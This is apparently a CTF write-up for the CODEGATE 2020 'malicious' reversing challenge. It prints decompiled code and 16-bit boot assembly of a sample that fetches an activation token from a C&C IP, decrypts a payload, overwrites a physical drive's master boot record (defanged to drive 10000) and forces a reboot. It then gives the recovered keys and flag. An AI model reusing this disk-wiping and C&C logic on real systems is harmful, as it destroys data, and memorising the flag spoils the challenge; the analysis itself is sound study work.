

malicious WRITEUP

Virus code routine

- PE64 format windows binary program
- While loop with two check routine function (sub_403ED2 and sub_403F8C), after satisfy two check routine, process next function(sub_403DB1).

```
while ( sub_403ED2() && sub_403F8C() )  
;  
sub_403DB1();  
return 0;
```

sub_403ED2

- Extract 7 first random byte with 7 seed value, and compare with current system time.

```
v3[0] = 380;  
v3[1] = 53;  
v3[2] = 3;  
v3[3] = 201;  
v3[4] = 69;  
time(&v4);  
memset(byte_40D5B0, 0, 0x10u);  
for ( i = 0; i <= 4; ++i )  
{  
    srand(v3[i]);  
    v0 = i;  
    byte_40D5B0[v0] = rand();  
}  
v1 = 1;  
if ( v4 < __PAIR__(*(_DWORD *)&byte_40D5B0[4], *(unsigned int *)&byte_40D5B0) )  
    v1 = 0;  
return v1;
```

- Can easliy found 7 byte with seeds.
- Store 0x00000007b730d3ff d3 30 b7 07 00 00 00 in byte_40D5B0.

sub_403F8C

- Connect to C&C server, and send HTTP GET.

IP : 195.157.15.100, port : 13100


(It's fake C&C server IP used in Backdoor.Androm virus.)

```
WSAStartup(0x202u, &WSAData);  
s = socket(2, 1, 0);  
memset(&name, 0, 0x10u);  
name.sa_family = 2;  
*(_DWORD *)&name.sa_data[2] = inet_addr("195.157.15.100");  
*(_WORD *)&name.sa_data = htons(0x332Cu);  
if ( connect(s, &name, 16) )  
    return 0;  
send(s, "GET /status HTTP/1.1\r\n", 22, 0);
```

- Hash the received 8 byte data from C&C server (byte_40D5B8) and compare with stored value(unk_40C07F).

```
v3 = (void *)sub_4039BE(byte_40D5B8, 8u);  
return memcmp(v3, &unk_40C07F, 0x10u);
```

- Can determine that hash algorithm is md5, with round, IV, and output size.
- By decode this hash with online md5 cracker, we can found received data.



MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Found : **activate**

(hash = d4ee0fbb6b7ffd4fd7a7d477a7ecd922)

- Store “activate” (61 63 74 69 76 61 74 65) in byte_40D5B8.

sub_403DB1

- Decrypt the data with unknown block encryption algorithm.
- sub_403786 -> set_key, sub_40381A -> decrypt
 - Can determine the block encryption with SPN structure, round key generation, SBOX value. (128 bit Camellia Decrypt)
- perform decryption with Data from two check routine(byte_40D5B0) & two immediate data(byte_40A440, byte_40A450).

```

sub_403786(&byte_40D5B0, 128, &v1);
sub_40381A(byte_40A440, byte_40A440, &v1);
sub_403786(byte_40A440, 128, &v1);
sub_40381A(byte_40A450, byte_40A450, &v1);
sub_403786(byte_40A450, 128, &v1);
sub_40381A(byte_40A440, byte_40A440, &v1);

.data:0040A440 ; char byte_40A440[16]
.data:0040A440 byte_40A440 db 0EBh, 5Eh, 0B3h, 0CAh, 92h, 0A1h, 0FFh, 1, 80h, 4Eh
.data:0040A440 ; DATA XREF: sub_403DB1+31fo
.data:0040A440 ; sub_403DB1+39fo ...
.data:0040A440 db 36h, 58h, 56h, 0ADh, 9Eh, 0B7h
.data:0040A450 ; char byte_40A450[16]
.data:0040A450 byte_40A450 db 0CCh, 7Ch, 3Eh, 0E0h, 0A5h, 62h, 42h, 62h, 0EBh, 1Ch
.data:0040A450 ; DATA XREF: sub_403DB1+6Dfo
.data:0040A450 ; sub_403DB1+75fo ...
.data:0040A450 db 0BDh, 84h, 4Ah, 0C1h, 0CFh, 51h

```

- Decrypt byte_40A440 with byte_40D5B0 as key.
- Decrypt byte_40A450 with Decrypted byte_40A440 as key.
- Re-decrypt byte_40A440 with Decrypted byte_40A450 as key.
- byte_40A450 used for decrypt text section data (binary code)
- After decrypt text section, call decrypted function code(loc_403CC1)

```

sub_403786(byte_40A450, 128, &v1);
for ( i = 0; i <= 239; i += 16 )
    sub_40381A((char *)&loc_403CC1 + i, (char *)&loc_403CC1 + i, &v1);
return ((int (*)(void))loc_403CC1)();

```

sub_403F8C

- byte_40A440 used for decrypt data section data (unk_406040) (bootstrap code payload)

```

sub_403786(&unk_40A440, 128, &v1);
for ( i = 0; i <= 17407; i += 16 )
    sub_40381A((char *)&unk_406040 + i, (char *)&unk_406040 + i, &v1);

```

- Try to access "\\.\PhysicalDrive10000" file (10000th Physical Drive) by using CreateFile function.

(Instead of "\\.\PhysicalDrive0", To prevent inadvertent accidents for participants.)

- Write the data(unk_406040) into physical drive by using WriteFile function.
- Try to reboot system with shell command "shutdown -r -t 00".

```
result = CreateFileA("\\.\PhysicalDrive10000", 0x10000000u, 3u, 0, 3u, 0, 0);
hFile = result;
if ( result != (HANDLE)-1 )
{
    WriteFile(hFile, &unk_406040, 0x4400u, &NumberOfBytesWritten, 0);
    result = (HANDLE)system("shutdown -r -t 00");
}
return result;
```

- From trying to overwrite some data into first sector of physical drive and restart and MBR signature inside decrypted data, We can expect that this program trying to corrupt 10000th physical drive's Master Boot record. and overwritten data is bootstrap code for MBR.

bootstrap code routine

- 16-bit real mode x86 assembly + additional payload
- When computer power on, BIOS load and execute first sector of physical drive into memory address 0x7c00.
- Clear ax, ss, es, ds.
- Set sp to 0x7c00.
- Copy 0x100 byte of data from 0x7c00 to 0x600.

```
seg000:0000      cli
seg000:0001      xor     ax, ax
seg000:0003      mov     ss, ax
seg000:0005      mov     sp, 7C00h
seg000:0008      mov     si, sp
seg000:000A      push    ax
seg000:000B      pop     es
seg000:000C      push    ax
seg000:000D      pop     ds
seg000:000E      lock cld
seg000:0010      mov     di, 600h
seg000:0013      mov     cx, 100h
seg000:0016      repne movsw
```

- Xor the 0xe0 byte of data in 0x600 with 0xF4(simple xor SMD).
- Jump to 0x630.

```
seg000:0018      mov     di, 600h
seg000:001B
seg000:001B loc_18:      ; CODE XREF: seg000:0024↓j
seg000:001B      xor     byte ptr [di], 0F4h
seg000:001E      inc     edi
seg000:0020      cmp     di, 6E0h
seg000:0024      jnl     short loc_18
seg000:0026      jmp     far ptr byte_535+0FBh
```

- Read current century in BCD format from RTC by IBM BIOS interrupt call.
- If current century is greater than 0x30(30th century), jump to 0x650.
- Else, print "Not a chance." into screen. This string is definitely not a flag.

```

seg000:0030      mov     si, 6C0h
seg000:0033      mov     ah, 4
seg000:0035      int     1Ah          ; CLOCK - READ DATE FROM REAL TIME CLOCK (AT,XT286,CONV,PS)
seg000:0035      ; Return: DL = day in BCD
seg000:0035      ; DH = month in BCD
seg000:0035      ; CL = year in BCD
seg000:0035      ; CH = century (19h or 20h)
seg000:0037      cmp     ch, 30h ; '0'
seg000:003A      jge     loc_50
seg000:003A      ; -----
seg000:003E      db      0
seg000:003F      db      0
seg000:0040      ; -----
seg000:0040      nop
seg000:0040      ; DATA XREF: seg000:004A1r
seg000:0041      nop
seg000:0042      nop
seg000:0043      ; CODE XREF: seg000:loc_4C1j
loc_43:
seg000:0043      lodsb
seg000:0044      cmp     al, 0
seg000:0046      jz      short loc_4E
seg000:0048      mov     ah, 0Eh
seg000:004A      int     10h          ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:004A      ; AL = character, BH = display page (alpha modes)
seg000:004A      ; BL = foreground color (graphics modes)
seg000:004C      ; DATA XREF: seg000:00621r
seg000:004C      ; seg000:006D1r ...
seg000:004C      jmp     short loc_43
seg000:004E      ; -----
seg000:004E      ; CODE XREF: seg000:00461j
seg000:004E      ; seg000:loc_4E1j
seg000:004E      jmp     short loc_4E
seg000:00C0      db      4Eh ; n
seg000:00C1      db      6Fh ; o
seg000:00C2      db      74h ; t
seg000:00C3      db      20h
seg000:00C4      db      61h ; a
seg000:00C5      db      20h
seg000:00C6      db      63h ; c
seg000:00C7      db      68h ; h
seg000:00C8      db      61h ; a
seg000:00C9      db      6Eh ; n
seg000:00CA      db      63h ; c
seg000:00CB      db      65h ; e
seg000:00CC      db      2Eh ; .
seg000:00CD      db      0

```

- For 0xdead * 0xbeef time, shuffle the 2nd ~ 34th disk sector.
- Read 3rd ~ 34th disk sector to memory 0x1000. (512 byte for sector -> read 0x20 sector)
- Read 2nd disk sector to memory 0x5000.
- Write 33 sector of data from memory 0x1000 to 2nd disk sector.
- Can easliy optimize by reduce the shuffle count by (0xdead*0xbeef) % 33.

```

seg000:0050 loc_50:      ; CODE XREF: seg000:003A1j
seg000:0050      mov     di, 0DEADh
seg000:0053 loc_53:      ; CODE XREF: seg000:00881j
seg000:0053      mov     si, 08EEFh
seg000:0056 loc_56:      ; CODE XREF: seg000:00801j
seg000:0056      mov     dx, 80h
seg000:0059      mov     ax, 220h
seg000:005C      mov     bx, 1000h
seg000:005F      mov     cx, 3
seg000:0062      int     13h          ; DISK - READ SECTORS INTO MEMORY
seg000:0062      ; AL = number of sectors to read, CH = track, CL = sector
seg000:0062      ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:0062      ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:0064      mov     ax, 201h
seg000:0067      mov     bx, 5000h
seg000:006A      mov     cx, 2
seg000:006D      int     13h          ; DISK - READ SECTORS INTO MEMORY
seg000:006D      ; AL = number of sectors to read, CH = track, CL = sector
seg000:006D      ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:006D      ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:006F      mov     ax, 321h
seg000:0072      mov     bx, 1000h
seg000:0075      mov     cx, 2
seg000:0078      int     13h          ; DISK - WRITE SECTORS FROM MEMORY
seg000:0078      ; AL = number of sectors to write, CH = track, CL = sector
seg000:0078      ; DH = head, DL = drive, ES:BX -> buffer
seg000:0078      ; Return: CF set on error, AH = status, AL = number of sectors written
seg000:007A      sub     si, 1
seg000:007D      cmp     si, 0
seg000:0080      jnz     short loc_56
seg000:0082      sub     di, 1
seg000:0085      cmp     di, 0
seg000:0088      jnz     short loc_53

```

- After shuffle process, print the one character from each sector in arithmetic sequence.

- $\text{flag_string}[i-2] = (i^{\text{th}} \text{ disk sector})[13 * (i-2) + 1], i \in [2 \dots 34]$.

```

seg000:008A      mov     cx, 2
seg000:008D      mov     bx, 1000h
seg000:0090      loc_90:
seg000:0090      mov     ax, 201h      ; CODE XREF: seg000:00B34j
seg000:0093      int     13h          ; DISK - READ SECTORS INTO MEMORY
                                   ; AL = number of sectors to read, CH = track, CL = sector
                                   ; DH = head, DL = drive, ES:BX -> buffer to fill
                                   ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:0095      mov     al, cl
seg000:0097      mov     ah, 0
seg000:0099      sub     ax, 2
seg000:009C      imul    ax, 00h
seg000:009F      add     ax, 1
seg000:00A2      and     ah, 1
seg000:00A5      mov     si, bx
seg000:00A7      add     si, ax
seg000:00A9      lodsb
seg000:00AA      mov     ah, 0Eh
seg000:00AC      int     10h          ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
                                   ; AL = character, BH = display page (alpha modes)
                                   ; BL = foreground color (graphics modes)
seg000:00AE      inc     cl
seg000:00B0      cmp     cl, 23h ; '#'
seg000:00B3      jl      short loc_90
seg000:00B5      loc_B5:
seg000:00B5      jmp     short loc_B5      ; CODE XREF: seg000:loc_B54j
seg000:00B5

```

- The flag is CODEGATE2020{8_bits_per_byte_1_byte_per_sector}

```

'''
RESTART: C:\Users\kdo6\Desktop\mondai\virus\develop\release\writeup\exploit\exploit.py
[+] data_key = b'p4yload_3nc_key!'(703479316f61645f336e635f6b657921)
[+] code_key = b'key_for_c0de_3nc'(6b65795f666f725f633064655f336e63)
[*] shuffle offset : 18
[+] flag : CODEGATE2020{8_bits_per_byte_1_byte_per_sector}

```